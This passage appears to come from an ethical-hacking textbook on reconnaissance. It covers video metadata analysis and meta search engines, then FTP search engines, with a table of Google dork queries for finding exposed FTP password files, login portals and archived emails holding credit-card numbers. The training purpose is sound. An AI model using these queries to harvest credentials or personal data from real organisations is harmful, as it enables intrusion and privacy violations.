249K views • 4 months ago
Microsoft
The way we work changes with #HybridWork. Fly through Microsoft's Silicon Valley campus for a glimpse of how employees flow ...
4K CC

Figure 2.7: Screenshot of YouTube showing search results for Microsoft

After searching for videos related to the target using video search engines, an attacker can further analyze the video content to gather hidden information such as the time/date and thumbnail of the video. Using video analysis tools such as YouTube Metadata, YouTube DataViewer, EZGif, and VideoReverser.com, an attacker can reverse a video or convert a video into text and other formats to extract critical information about the target.



Hybrid work at Microsoft

Published by Microsoft

Published on Thu, 07 Oct 2021 16:47:13 GMT (8 months ago)

Tag(s): Flexible Hybrid Hybrid Work Real Estate Future Offices Technology

Default language is EN which means English

Audio language is EN which means English

The video id is uwutHtN-ks0

Inspect the metadata for the rest of this channel's videos

Statistics

```
{
    "viewCount": "269549",
    "likeCount": "10109",
    "favoriteCount": "0",
    "commentCount": "240"
}
```

YouTube no longer provides the dislikeCount since 2021-12-13 (see more here).

Want dislikes back? Check out the return-youtube-dislike project!


Geolocation

Figure 2.8: Screenshot of YouTube Metadata showing video analysis result

- **Gathering Information from Meta Search Engines**

  Meta search engines are a different type of search engines that use other search engines (Google, Bing, Ask.com, etc.) to produce their own results from the Internet in a very short time span. These search engines do not have their own search indexes; instead, they take the inputs from the users and simultaneously send out the queries to the third-party search engines to obtain the results. Once sufficient results are gathered, they are ranked according to their relevance and presented to the user through the web interface. Meta search engines also include a functionality whereby identical search results are filtered out so that if the user searches the same query again, then it will not display the same results twice. A meta search engine is advantageous compared to simple search engines, as it can retrieve more results with the same amount of effort.

Using meta search engines, such as Startpage, MetaGer, and eTools.ch, attackers can send multiple search queries to several search engines simultaneously and gather substantially detailed information such as information from shopping sites (Amazon, eBay, etc.), images, videos, blogs, news, and articles from different sources. Further, meta search engines also provide privacy to the search engine user by hiding the user's IP address.



Ad https://www.techtarget.com/storage ▾
Twitter CIN - **Twitter** CIN - techtarget.com
Learn about a new data experience that simplifies data and infrastructure management.

Ad https://www.opera.com/ ▾
Twitter in Opera Browser - Integrated in sidebar
Twitter right in your sidebar means you can tweet, explore and DM with ease on desktop. Innovative Features. Light. Free. Fast. Speed. Safe. New. Amenities: Integrated messengers, Snapshot feature, Currency converter, News reader, Player.
Integrated Instagram Workspaces
Integrated Twitter

Ad https://www.facebook.com/ ▾
Facebook® Hesabına Kaydol - Arkadaşlarına ve Ailene Bağlan - Profil Oluştur
Arkadaşlarına ve tanıdıklarına bağlan. Senin için önemli olanları paylaş ve ifade et! Bağlanmaya ve tanidiğin insanlarla paylaşmaya başla. Topluluğundan en son gelenleri gör! Hatıralarını Paylaş. Ailenle İletişimde Kal. Arkadaş Bul. Eski Arkadaşlarını Bul. Arkadaşlarınla Oyun Oyna. Etkinlik Oluştur. İlginç Konuları Takip Et. Fotoğraf Paylaş. Online Sohbet Et. Hizmetler: Topluluklar, Sayfalar, Oyunlar.
Facebook® Groups Facebook® Fotoğraf Akışı
Facebook® Fundraisers Facebook® Business News
Facebook® Business Help Harika Yerleri Keşfet

Twitter
American social networking service

Figure 2.9: Screenshot of Meta Search Engine StartPage.com showing search results for Twitter

- **Gathering Information from File Transfer Protocol (FTP) Search Engines**

FTP search engines are used to search for files located on FTP servers that contain valuable information regarding the target organization. Many industries, institutions, companies, and universities use FTP servers to store large file archives and other software shared among their employees. A special client such as FileZilla (*https://filezilla-project.org*) can be used to access FTP accounts; it also supports functionalities such as uploading, downloading, and renaming files. Although FTP servers are usually protected with passwords, many servers are left unsecured and can be accessed directly through web browsers.


Using FTP search engines such as NAPALM FTP Indexer, FreewareWeb FTP File Search, and Globalfilesearch.com, attackers can search for critical files and directories containing valuable information such as business strategies, tax documents, personal employee records, financial records, licensed software, and other confidential information.

Some of the important advanced Google search queries for finding FTP servers are listed in the below table.

Google Dork	Description
site:.in | .com | .net intitle:"index of" ftp	Finds files containing juicy information
intitle:"index of" "*/ftp.txt"	
intext:"index of" "ftp"	
inurl:WS_FTP.log	
intitle:index.of /cftp /robots.txt	
intitle: "Index of ftp passwords"	Finds files containing passwords
inurl: /ftp intitle:"office"	Detects the web server
inurl:/web-ftp.cgi	Finds pages containing login portals
site:sftp.*.*/ intext:"login" intitle:"server login"	
intitle:"Index of" ws_ftp.ini	Finds the "ws_ftp.ini" file, which contain usernames and passwords of FTP users
inurl:ftp -inurl:(http|https) intext:"@gmail.com" intext:subject fwd|confidential|important|CARD|cvv	Finds archived email conversations, at times revealing full credit-card numbers and customer information as well as private company emails
allintitle:"CrushFTP WebInterface"	Detects various pages of CrushFTP WebInterface, which includes login portals as well password reset/recovery page
"ws_ftp.log" ext:log	Finds sensitive directories
intitle:"Monsta ftp" intext:"Lock session to IP"	Shows websites that use the FTP service of Monsta FTP
"index of" /ftp/logs	Finds potential log files
intitle:"index of" inurl:ftp intext:admin	Lists admin folders on FTP servers

Table 2.2: Google search queries to find FTP servers

As shown in the screenshot, attackers can use NAPALM FTP Indexer, an online tool, to search for critical files and documents related to the target domain.



Showing results 0 to 19 of about 10000 for "microsoft"

Related keywords

- microsoft • pub • ubuntu • pool • main • mono
- libmono • cil • all • deb • dfsg • linux • fedora
- releases • Everything • Packages • noarch • rpm • 4ubuntu1
- fc35 • php • apache • airflow • providers • system
- json • microsoft4 • build4 • aarch64 • golang

/.1/fedora/linux/releases/35/Everything/aarch64/os/Packages/g/golang-github-microsoft-opengcs-devel-0.3.9-7.fc35.noarch.rpm 114.4 KB
Last chequed: 2022-02-28 21:01 Similar files: [Browse]

/pub/linux/fedora/linux/releases/35/Everything/x86_64/os/Packages/g/golang-github-microsoft-opengcs-devel-0.3.9-7.fc35.noarch.rpm 114.4 KB
Last chequed: 2022-02-28 20:59 Similar files: [Browse]

/.mirrors/gentoo-portage/licenses/microsoft-edge 25.9 KB
Last chequed: 2022-02-28 21:01 Similar files: [Browse]

/.1/fedora/linux/releases/35/Everything/aarch64/os/Packages/a/ansible-collection-microsoft-sql-1.1.0-2.fc35.noarch.rpm 43.9 KB
Last chequed: 2022-02-28 21:01 Similar files: [Browse]

/os/fedora.old/releases/29/Everything/aarch64/os/Packages/p/php-microsoft-tolerant-php-parser-0.0.15-1.fc29.noarch.rpm 80.2 KB
Last chequed: 2022-02-28 21:00 Similar files: [Browse]

/pub/linux/fedora/linux/releases/35/Everything/x86_64/os/Packages/p/php-microsoft-tolerant-php-parser-0.1.1-1.fc35.noarch.rpm 85.0 KB
Last chequed: 2022-02-28 21:01 Similar files: [Browse]

/misc/apache/airflow/providers/apache_airflow_providers_microsoft_azure-3.6.0-py3-none-any.whl 111.2 KB
Last chequed: 2022-02-28 20:59 Similar files: [Browse]

/misc/apache/airflow/providers/apache-airflow-providers-microsoft-azure-3.6.0.tar.gz 62.1 KB

